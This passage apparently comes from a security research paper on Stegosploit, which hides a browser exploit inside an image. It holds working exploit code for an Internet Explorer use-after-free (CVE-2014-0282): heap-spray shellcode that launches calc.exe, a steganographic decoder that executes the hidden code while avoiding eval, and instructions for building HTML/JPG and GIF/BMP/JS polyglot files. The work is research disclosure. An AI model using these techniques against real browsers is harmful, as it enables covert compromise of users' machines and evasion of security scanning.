 a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=
a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5()
;try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x0
0\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x
28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\
xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a
\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x3
1\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x
75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\
x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb
\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf
0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\x
bb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var
 c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(137
1351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,20212
2400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.s
etData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<10
0;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('
fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2)
{b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();
document.getElementById('c2').checked=true;document.getElementById('c2').onprop
ertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(r
un,1000);
```

Figure 12: Exploit for CVE-2014-0282, to be decoded by Figure 13.


### 7.2.1 Encoding the Exploit Code


Steganography is a well established science. There are several steganography algorithms that not only avoid visual detection but also provide error correction and the ability to survive basic image transformation. Popular algorithms such as F5[34] have been implemented in Javascript.[35] However, we will use very basic steganography to keep the decoder code compact and simple.

An image is essentially an array of pixels. Each pixel can have three channels: Red, Green, and Blue. Each channel is represented by an 8-bit value, which provides 256 discrete levels of color. Some images also have a fourth channel, called the alpha channel, which is used for pixel transparency. We shall restrict ourselves to using only the R, G, and B channels. A black and white image uses the same values for R, G, and B channels for each pixel.

Let us, for simplicity's sake, consider black and white images to start with. Keeping in mind 8-bit grayscale values, we can visualize an image to be composed of 8 separate bit layers. Bit layer 0 is an image formed by values of the least significant bit (LSB) of the pixels. Bit layer 1 is formed by values of the second least significant pixel bit. Bit layer 7 is formed by values of the most significant bit (MSB) of all the pixels.

Kevin's image can be decomposed into 8-bit layers as shown in the following images.






Note that the images are equalized to show the presence and absence of pixel bits. Bit layer 7 contributes the maximum information to the image. It is akin to the broad outlines of a painting. As we step down through the bit layers, the information contributed to the image decreases, but the level of detail increases. Bit layer 0 in isolation looks like noise and contributes to the finer shade variations in the overall image.

Think of the bit layers as transparent sheets. When they are superimposed together, they will result in the complete image. The exploit code shall be written on one of these transparent sheets. First, the exploit code is converted to a bit stream. Each bit from the exploit bit stream is written onto the bit in the image's bit layer. The bit layers are then superimposed together to create an image, one that contains the exploit code encoded in its pixels. Encoding the exploit bit stream on higher bit layers will result in significant visual distortion of the resultant image. The goal is to encode the exploit bit stream into lower bit layers, preferably bit layer 0 which comprises of the LSB of all the pixels.

For comparison, here are two resultant images, with the exploit bit stream encoded on bit layer 7 versus bit layer 2. The pixel encoding is exaggerated using red pixels for 1's and black pixels for 0's encoded in a $3 \times 3$ grid.

[34] `http://f5-steganography.googlecode.com/files/F5%20Steganography.pdf`

[35] `https://github.com/desudesutalk/js-jpeg-steg`



The resultant image, when the bitstream is encoded on bit layer 2, shows little or no visual aberration, even close up.

JPG images are compressed using a discrete cosine transform (DCT) based lossy compression algorithm. A pixel may be approximated to its nearest neighbor for better compression at the cost of image entropy and detail. The resultant visual degradation would be negligible, but the loss of pixel data introduces significant errors in steganographic message recovery. To overcome pixel loss of JPG encoding, we shall use an iterative encoding technique, which shall result in an error-free decoding of the encoded bit stream.

"Exploring JPEG" is an aptly named article that provides detailed explanation of how JPG files compress image data.[36]

### 7.2.2 Iterative Encoding for JPG Images

JPG encoders can use variable quality settings. Low quality offers maximum compression. However, the maximum quality level does not provide us with lossless compression. Certain pixels will still be approximated no matter what, even if we use the highest possible encoding quality level. To further minimize pixel approximation, we shall not encode the exploit bit stream on consecutive pixels, but rather in a pixel grid with every nth pixel in rows and columns being used for encoding the bit stream. Pixel grids of $3 \times 3$ and $4 \times 4$ perform much better compared to encoding on every consecutive pixel. Increased pixel grid dimensions do not make for lower errors.

The encoding process can be represented as follows.

- Let $I$ be the source image.
- Let $M$ be the message to be encoded on a given bit layer of image $I$.
- Let $ENCODE$ be the steganographic encoder function, and let $DECODE$ be the steganographic decoder function.
- Let $b$ be the number of the bit layer (0–7).
- Let $J$ be the JPG encoder function.

By encoding message $M$ onto image $I$, we shall obtain resultant image $I'$, as follows:

$$I' = J(ENCODE(I, M, b))$$

Upon decoding image $I'$, we shall obtain a resultant message $M'$, as follows:

$$M' = DECODE(I', b)$$

For JPG images, $M'$ is not equal to $M$. Let $\Delta$ be the error between the original and resultant message.

$$\Delta = M - M'$$

Our goal is to get $\Delta = 0$. If we re-encode the original message M on resultant image $I'$, we shall obtain a new image $I''$:

$$I'' = J(ENCODE(I', M, b))$$

Decoding $I''$ will result in message $M''$ as follows:

$$M'' = DECODE(I'', b)$$

$$\Delta' = M - M''$$

[36] https://www.imperialviolet.org/binary/jpeg/

If $\Delta' < \Delta$, then we can assume that the encoding process shall converge, and after $N$ iterations, we will get an error-free decoded message and $\Delta = 0$.

Note: since the encoding and decoding processes operate on discrete pixels, certain situations result in non-convergence with neighboring pixels flipping alternately like Conway's Game of Life.The number of passes required for convergence depends upon the encoder used in the JPG processor library.

Stegosploit's iterative encoder tool `iterative_encoder.html` uses the browser's built in JPG processor library via HTML5 CANVAS. All steganographic encoding is performed in-browser using CANVAS. Browsers use different JPG processor libraries. A steganographically generated JPG from Firefox will not accurately decode in Internet Explorer, and vice versa. A future goal is to achieve cross-browser JPG steganography compatibility. For now, PNG provides cross-browser steganography compatibility because it employs lossless compression. Therefore, for CVE-2014-0282, we shall use IE9 to perform the steganographic encoding.

### 7.2.3 A Few Notes on Encoding on JPG using CANVAS

All Stegosploit tools use HTML5 CANVAS for image analysis, encoding, and decoding. Here are some of the finer points to be kept in mind for using or extending the tools.

Note: These observations are based on encoding that involved messages averaging 2500 bytes in size, the average size of a typical minified and compacted browser exploit.

`iterative_encoding.html` generates JPG images using the `toDataURL("image/jpeg", quality)`. The `quality` parameter is a value between 0 and 1. As mentioned earlier, a value of 1 does not imply lossless encoding. By default, `iterative_encoding.html` keeps the quality value as 1. Reducing the quality value increases the pixel deviation with each encoding round, prolonging the convergence, and in some cases not leading to convergence at all. The quality of encoding also depends upon whether the encoder uses software-only encoding or hardware assisted encoding. Floating point precision, make and model of GPU, and JPG libraries across different platforms contribute to minor errors when encoding and decoding across browsers.

I have found that encoding at bit layer 0 and 1 usually never results into convergence when it comes to JPG. My tests were performed with IE9 and Firefox 21. Bit layers 2 and 3 have shown more success when it comes to encoding, especially on IE. Bit layer 5 and above result in noticeable visual aberration of the encoded image.

A pixel grid of $3 \times 3$ is preferred for the encoding process. This implies 1 bit for every 9 pixels in the image. Higher pixel grids yield faster convergence and less visual degradation. The JPG DCT algorithm encodes $8 \times 8$ pixel squares at a time. It doesn't make sense to use a pixel grid larger than $8 \times 8$.

I encountered unusual errors when encoding larger images. The pixel array of the CANVAS appeared to be truncated beyond a certain dimension. For example, encoding was successful on 1024x768 pixel images, but completely fell apart on 1280x850 pixel images. While I have not tested the operating limit in terms of dimensions, a discussion on Stack Overflow[37] seems to indicate that IE might limit CANVAS memory to 20MB.

Color images can be thought of as composite images derived from three channels: Red, Green, and Blue. Each image can therefore be visualized as being decomposed into three channels, and each channel is further decomposed into 8-bit layers. We can choose to encode on any one of the 24 image layers.

Firefox's JPG encoder outperforms IE's JPG encoder when it comes to color images. IE's JPG encoder does not usually converge when encoding at bit layers below 3.

Stegosploit's encoding process only affects the pixel data stored with the JPG file. All other metadata including EXIF tags do not affect the encoding/decoding process. Encoded images generated from `iterative_encoding.html` do not retain any metadata present in the original image. This is because `toDataURI("image/jpeg")` generates entirely new JPG data. It is possible to copy the original JPG metadata back onto the encoded image using EXIF manipulation tools such as `exiftool`.

```
$ exiftool -tagsFromFile source.JPG \
           -all:all encoded.JPG
```

Certain applications check for validity of images

[37] Stack Overflow, "Strange issue with Canvas in Internet Explorer 9, is there any constraint of width and size of canvas/context?"

using metadata. Metadata adds more "legitimacy" to the steganographically encoded image.

### 7.2.4 Encoding for PNG images

PNG images store pixel data using lossless compression. There is no approximation of pixels, and therefore there is no loss of quality. HTML5 CANVAS has the ability to generate PNG images using the `toDataURI("image/png")` method.

`iterative_encoding.html` has the ability to auto-detect the source image type, based on its extension, and use the appropriate encoding process.

Encoding on PNG images has several advantages over JPG:

The encoding process completes in a single pass. Encoding is possible at the lower layer, as the LSB, so no visual aberrations occur in the resulting image. Cross-browser decoding works accurately, and it is possible to encode in the alpha channel![38]

## 7.3 Decoding the Exploit

A steganographically encoded exploit is performed in roughly the following six steps.

(1) Load the HTML containing the decoder Javascript in the browser.

(2) The decoder HTML loads the image carrying the steganographically encoded exploit code.

(3) The decoder Javascript creates a new `canvas` element.

(4) Pixel data from the image is loaded into the `canvas`, and the parent image is destroyed from the DOM. From here onwards, the visible image is from the pixels in the `canvas` element.

(5) The decoder script reconstructs the exploit code bitstream from the pixel values in the encoded bit layer.

(6) The exploit code is reassembled into Javascript code from the decoded bitstream.

(7) The exploit code is then executed as Javascript. If the browser is vulnerable, it will be compromised.

### 7.3.1 Decoder for CVE-2014-0282

By and large the function of decoding the steganographically encoded exploit remains the same, but certain browser exploits need some extra support, by pre-populating certain elements in the DOM. CVE-2014-0282 is one such exploit that requires elements like `<form>`, `<textarea>`, `<input>` to be present in the DOM before triggering the Use-After-Free via Javascript.

The HTML code containing the decoder script and other DOM elements required by CVE-2014-0282 is shown below in Figure 13.

The HTML code is packed as tightly as possible. There are several important factors to be noted, each serving a specific purpose.

If IE9 does not detect the `<!DOCTYPE html>` declaration at the beginning of the HTML document, it switches over to Quirks Mode instead of Standards Mode. Without Standards Mode, `canvas` does not work, and our entire decoder process grinds to a halt.

Fortunately, IE can be switched over to Standards Mode using the `X-UA-Compatible` header as follows:[39]

```
<head><meta http-equiv="X-UA-Compatible"
    content="IE=Edge">
```

The decoder script in Figure 13 performs the inverse function of the encoder. The script requires three global variables that are hardcoded in the first line:

bL Bit Layer. It has to match the bit layer used for encoding the bitstream.

eC Encoding Channel. 0 = Red, 1 = Green, 2 = Blue, 3 = All Channels (grayscale)

gr Pixel Grid. Here 3 implies a 3x3 pixel grid, the same grid used in the encoding process.

The script ends by invoking the function `exc()` with the reconstructed exploit Javascript string.

The most obvious way of executing Javascript code represented as a string would be to use the `eval()` function. `eval()`, however, gets flagged as potentially dangerous code.

Another way of executing Javascript code from strings is to create a new anonymous `Function` object, with the Javascript string supplied as an argument to its constructor. The resultant `Function` object can then be invoked to the same effect as `eval()`ing the string.

[38] Note that `iterative_encoding.html` doesn't support this yet.

[39] `https://msdn.microsoft.com/en-us/library/jj676915%28v=vs.85%29.aspx`

```
function exc(b){var a=setTimeout((new
    Function(b)),100)}window.onload=i0;
</script>
```

Hat tip to Dr. Mario Heiderich for first discovering this technique.

When delivering exploits in style, the rendered view has to appear neat and clean. Extra DOM elements required for the Use-After-Free bug should not clutter the display. An extra `<style>` tag inserted into the HTML allows us to selectively display only the image, and hide everything else by default.

```
<style>body{visibility:hidden;} .s{
    visibility:visible;position:absolute;top
    :15p
x;left:10px;}</style></head>
```

The above CSS style sets the contents of `body` as hidden. Only elements with style class `s` will be displayed. The following DOM elements required for the Use-After-Free are all hidden from view:

```
<body><form id=fm><textarea id=c value=a1></
    textarea><input id=c2 type=checkbox
  name=o2 value="a2">Test check<Br><textarea
    id=c3 value="a2"></textarea><input
type=text name=t1></form>
```

Only the image is visible, since it is wrapped within a `<div>` tag with CSS class `s` applied to it. Note the source of the image is set to `#`, which results into the current document URL. We shall see the usefulness of this trick when we discuss polyglot documents in a later section.

```
<div class=s><img id=px src="#"></div>
</body></html>
```

### 7.3.2 Exploit Delivery - Take 1

At this stage, we have the components necessary to deliver the exploit: (1) the HTML page containing the decoder and (2) the exploit code steganographically encoded in a JPG file.

Individual inspection of the above two components would reveal nothing suspicious. The decoder Javascript contains no potentially offensive content. Its code simply manipulates `canvas` pixels and arrays.

The encoded JPG file also carries no offensive strings. All the exploit code—the shellcode, the ROP chain, the Use-After-Free trigger—is now embedded as bits in pixels.

Earlier versions of Stegosploit, like the one demonstrated at SyScan 2015 Singapore used these two separate components to deliver the exploit.

The current version of Stegosploit—v0.2, demonstrated at HITB 2015 Amsterdam—combines the decoder HTML and the steganographically encoded image into a single container.[40] If opened in an image viewer, the contents show a perfectly valid JPG image. If loaded into a browser, the contents render as an HTML document, invoking the decoder code and *triggering the exploit, while still showing the image (itself) in the browser*!

This is a polyglot document. For a detailed discussion on polyglots, please read up the excellent write-up by Ange Albertini in PoC||GTFO 7:6.

## 7.4 HTML+Image = Polyglot

The final product of Stegosploit is a single JPG image that will trigger the CVE-2014-0282 Use-After-Free vulnerability in IE, when loaded in the browser. Before we get to the mechanics of HTML+JPG polyglots, we shall take a look at the origins of browser-based polyglots.

### 7.4.1 IMAJS - Early Work

I first started exploring browser-based polyglots in 2012, trying to combine data formats that are loaded and parsed by browsers. The end result was IMAJS, a successful polyglot of a GIF image and Javascript. The IMAJS technique could also be applied on BMP files. I presented IMAJS polyglots in my talk titled "Deadly Pixels" at NoSuchCon 2013.[41]

GIF files always begin with the magic marker `GIF89a`. The idea here is to create a valid GIF image that contains Javascript appended at its end.

When interpreting it as Javascript, it should translate to a variable assignment such as `GIF89a = "stegosploit";`. However, when rendering it as an image, it should generate a proper image.

The first ten bytes of every GIF file are as follows, where `HH HH` and `WW WW` are 16-bit values.

[40] `http://conference.hitb.org/hitbsecconf2015ams/sessions/stegosploit-hacking-with-pictures/`

[41] `http://www.slideshare.net/saumilshah/deadly-pixels-nsc-2013`

```
47 49 46 38 39 61    HH HH    WW WW
G  I  F  8  9  a     height   width
```

If we set the height to `0x2A2F`, it translates to `/*`, which is a Javascript comment. The width could be anything. Most browsers, honouring Postel's Law, will still render a proper image.

The following is an example of an IMAJS GIF file (GIF+JS), which will pop up a Javascript alert if loaded in a `<script>` tag:

```
GIF89a/* ...... (GIF image data) .....*/="
    pwned";alert(Date());
```

IMAJS BMP (BMP+JS) is also similar.

BMP Header:

```
42 4D XX XX XX XX 00 00 00 00 ........
B  M  Filesize    Empty Empty DIB data
```

The file size is now set to `2F 2A XX XX`. At the end of the BMP data, we append our Javascript code. Even though the file size is inaccurate, all browsers properly render the image.

```
BM/* ...... (BMP image data) .....*/="pwned";
    alert(Date());
```

Polyglot maestro Ange Albertini has some more examples on Corkami.[42]

IMAJS GIF or IMAJS BMP could be used to wrap the HTML decoder script, described in Figure 13, in an image. Exploit delivery could therefore be accomplished using only two images: one image containing the decoder script, while the other holds the steganographically encoded exploit code. Stylish, but not enough.

### 7.4.2 Combining HTML in JPG files

The first step towards single image exploit delivery is to combine HTML code in the steganographically encoded JPG file, turning it into a perfectly valid HTML file.

Mixing HTML data in JPG has an advantage over the IMAJS techniques described in Section 7.4.1. The image does not need to be loaded via a `<script>` tag. The browser will render the HTML directly when loaded and execute any embedded Javascript code along the way. If the same data is loaded within an `<img src="#">` tag, the browser will render the image in its display, as mentioned earlier in this article.

Basic JPG file structure follows the JPEG File Interchange Format (JFIF). JFIF files contain several *segments*, each identified by the two-byte marker `FF xx` followed by the segment's data. Some popular segment markers are listed in the following table.

| Marker | Code | Name |
|---|---|---|
| FF D8 | SOI | Start Of Image |
| FF E0 | APP0 | JFIF File |
| FF DB | DQT | Define Quantization Table |
| FF C0 | SOF | Start Of Frame |
| FF C4 | DHT | Define Huffman Table |
| FF DA | SOS | Start Of Scan |
| FF D9 | EOI | End Of Image |

Every JPG file must begin with a SOI segment, which is just two bytes, `FF D8`. The APP0 segment immediately follows the SOI segment. The format of the JFIF header is as follows:

```
typedef struct _JFIFHeader {
  BYTE SOI[2];          // FF D8
  BYTE APP0[2];         // FF E0
  BYTE Length[2];       // Length of APP0 field
                        // excluding APP0
     marker
  BYTE Identifier[5];// "JFIF\0"
  BYTE Version[2];      // Major, Minor
  BYTE Units;           // 0 = no units
                        // 1 = pixels per inch
                        // 2 = pixels per cm
  BYTE Xdensity[2];     // Horiz Pixel Density
  BYTE Ydensity[2];     // Vert  Pixel Density
  BYTE XThumbnail;      // Thumb Width (if any)
  BYTE YThumbnail;      // Thumb Height (if any
     )
} JFIFHEAD;
```

The Stegosploit Toolkit includes a utility called `jpegdump.c` to enumerate segments in a JPG file. Using `jpegdump` on the steganographically encoded image of Kevin McPeake shows the following results:

```
jpegdump kevin_encoded.jpg

marker 0xffd8 SOI at offset 0        (start
     of image)
marker 0xffe0 APP0 at offset 2       (
     application data section 0)
```

[42] `https://github.com/shrz/corkami/tree/master/misc/jspics`

```
marker 0xffdb DQT at offset 20       (define
    quantization tables)
marker 0xffdb DQT at offset 89       (define
    quantization tables)
marker 0xffc0 SOF0 at offset 158     (start
    of frame (baseline jpeg))
marker 0xffc4 DHT at offset 177      (define
    huffman tables)
marker 0xffc4 DHT at offset 210      (define
    huffman tables)
marker 0xffc4 DHT at offset 393      (define
    huffman tables)
marker 0xffc4 DHT at offset 426      (define
    huffman tables)
marker 0xffda SOS at offset 609      (start
    of scan)
marker 0xffd9 EOC at offset 182952  (end of
    codestream)
```

The contents of kevin_encoded.jpg can be represented by the diagram on the left side of Figure 14.

The most promising location to add extra content is the APP0 segment. Increasing the two-byte length field of APP0 gives us extra space at the end of the segment in which to place the HTML decoder data, as shown on the right side of the figure.

Stegosploit's html_in_jpg_ie.pl utility can be used to combine HTML data within a JPG file.

```
$ ./html_in_jpg_ie.pl decoder_cve_2014_0282.
    html kevin_encoded.jpg kevin_polyglot
```

The resultant kevin_polyglot file increases in size, successfully embedding the HTML data in the slack space artificially created at the end of the APP0 segment. In the example below, the length of the APP0 segment increases from 18 bytes to 12092 bytes. The HTML decoder code shown in Figure 13 is embedded between blocks of random data in the APP0 segment from offset 0x0014 to 0x2f3d.

### 7.4.3 HTML/JPEG Coexistance

JPG decoders would have no problem in properly displaying the image contained in the HTML+JPG polyglot described above. Browsers, however, would encounter problems when trying to properly render HTML tags. The extra JPG data would end up polluting the DOM. If the JPG data contains symbols such as < or >, the browser may end up creating erroneous tags in the DOM, which can affect the execution of the decoder Javascript.

To prevent JPG data from interfering with HTML, we can use a few strategically placed HTML comments <-- and -->. In the above example, the <html> tag is placed at offset 0x0014, followed by a start HTML comment <!-- marker. The first block of random data ends with the HTML comment terminator -->. The contents of the HTML decoder code is written after the HTML comment terminator. At the end of the HTML decoder code, we shall put another start HTML comment <!-- marker to comment out the rest of the JPG file's data.

There have been some extreme cases where the JPG file itself may contain an inadvertent HTML comment terminator -->. In such situations, we can use an illegal start-of-Javascript tag <script type=text/undefined> at the end of the decoder code. This script tag is deliberately not terminated. The DOM renderer will ignore everything following <script type=text/undefined> for HTML rendering. Since the Javascript type is set to text/undefined, no valid Javascript or VBScript interpreter will run the code contained in this open script tag.

### 7.4.4 Combining HTML in PNG files

Generating an HTML+PNG polyglot can be done using a technique similar to HTML+JPG polyglots. We have to inspect the PNG file structure and figure out a safe way for embedding HTML content in it.

### 7.4.5 PNG File Structure

PNG files consist of an eight-byte PNG signature (89 50 4E 47 0D 0A 1A 0A) followed by several FourCC—Four Character Code—chunks. FourCC chunks are used in several multimedia formats.

Each chunk consists of four parts: Length, a Chunk Type, the Chunk Data, and a 32-bit CRC. The Length is a 32-bit unsigned integer indicating the size of only the Chunk Data field, while the Chunk Type is a 32-bit FourCC code such as IHDR, IDAT, or IEND. The CRC is generated from the Chunk Type and Chunk Data, but does *not* include the Length field.

Stegosploit's pngenum.pl utility lets us explore chunks in a PNG file. Running it against a steganographically encoded PNG file shows us the following results:

```
$ pngenum.pl pinklock_encoded.png

PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0
    xE9828D3A) OK
```

```
<html><head><meta http-equiv="X-UA-Compatible" content="IE=Edge">
<script>var bL=2,eC=3,gr=3;function i0(){px.onclick=dID}function dID(){var b=do
cument.createElement("canvas");px.parentNode.insertBefore(b,px);b.width=px.widt
h;b.height=px.height;var m=b.getContext("2d");m.drawImage(px,0,0);px.parentNode
.removeChild(px);var f=m.getImageData(0,0,b.width,b.height).data;var h=[],j=0,g
=0;var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<bL;var s=(p[n]&z)>>bL;var q
=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.round((s+q+a)/3);switch(eC){cas
e 0:t=s;break;case 1:t=q;break;case 2:t=a;break;}return(String.fromCharCode(t+4
8))};var k=function(a){for(var q=0,o=0;o<a*8;o++){h[q++]=c(f,j,g);j+=gr;if(j>=b
.width){j=0;g+=gr}}};k(6);var d=parseInt(bTS(h.join("")));k(d);try{CollectGarba
ge()}catch(e){}exc(bTS(h.join("")))}function bTS(b){var a="";for(i=0;i<b.length
;i+=8)a+=String.fromCharCode(parseInt(b.substr(i,8),2));return(a)}function exc(
b){var a=setTimeout((new Function(b)),100)}window.onload=i0;</script>
<style>body{visibility:hidden;} .s{visibility:visible;position:absolute;top:15p
x;left:10px;}</style></head>
<body><form id=fm><textarea id=c value=a1></textarea><input id=c2 type=checkbox
 name=o2 value="a2">Test check<Br><textarea id=c3 value="a2"></textarea><input
type=text name=t1></form>
<div class=s><img id=px src="#"></div>
</body></html>
```

Figure 13: Decoder Script and DOM Elements to exploit CVE-2014-0282




Figure 14: Structure of a JPEG (left) and JPEG+HTML (right).




Figure 15: PNG Structure (left) and PNG+HTML Structure (right).

```
$ ./jpegdump kevin_polyglot
marker 0xffd8 SOI at offset 0        (start of image)
marker 0xffe0 APP0 at offset 2       (application data section  0)
marker 0xffdb DQT at offset 12094    (define quantization tables)
marker 0xffdb DQT at offset 12163    (define quantization tables)
marker 0xffc0 SOF0 at offset 12232   (start of frame (baseline jpeg))
marker 0xffc4 DHT at offset 12251    (define huffman tables)
marker 0xffc4 DHT at offset 12284    (define huffman tables)
marker 0xffc4 DHT at offset 12467    (define huffman tables)
marker 0xffc4 DHT at offset 12500    (define huffman tables)
marker 0xffda SOS at offset 12683    (start of scan)
marker 0xffd9 EOC at offset 195026   (end of codestream)

$ hexdump -Cv kevin_polyglot
00000000  ff d8 ff e0 2f 2a 4a 46  49 46 00 01 01 01 00 00  |..../*JFIF......|
00000010  00 00 00 00 3c 68 74 6d  6c 3e 3c 21 2d 2d 20 40  |....<html><!-- @|
00000020  67 f8 8b 4a 08 4d de 8f  c4 c1 44 c4 7f 90 bc e2  |g..J.M....D.....|
00000030  98 32 87 11 d5 e7 fb 35  86 35 8f 6d e5 65 dd a4  |.2.....5.5.m.e..|
:         :                                                 :
:         :                                                 :    RANDOM DATA
:         :                                                 :
000001a0  90 eb 27 4f e5 90 27 71  8c 8a c0 da 91 20 d4 c8  |..'O..'q..... ..|
000001b0  02 15 38 fd 96 c3 5c 21  32 27 0f d4 7b b7 c0 c9  |..8...\!2'..{...|
000001c0  b3 26 68 15 ae 45 7c 24  7a 0b 20 2d 2d 3e 3c 68  |.&h..E|$z. --><h|
000001d0  65 61 64 3e 3c 6d 65 74  61 20 68 74 74 70 2d 65  |ead><meta http-e|
000001e0  71 75 69 76 3d 22 58 2d  55 41 2d 43 6f 6d 70 61  |quiv="X-UA-Compa|
000001f0  74 69 62 6c 65 22 20 63  6f 6e 74 65 6e 74 3d 22  |tible" content="|
00000200  49 45 3d 45 64 67 65 22  3e 3c 73 63 72 69 70 74  |IE=Edge"><script|
00000210  3e 76 61 72 20 62 4c 3d  32 2c 65 43 3d 33 2c 67  |>var bL=2,eC=3,g|
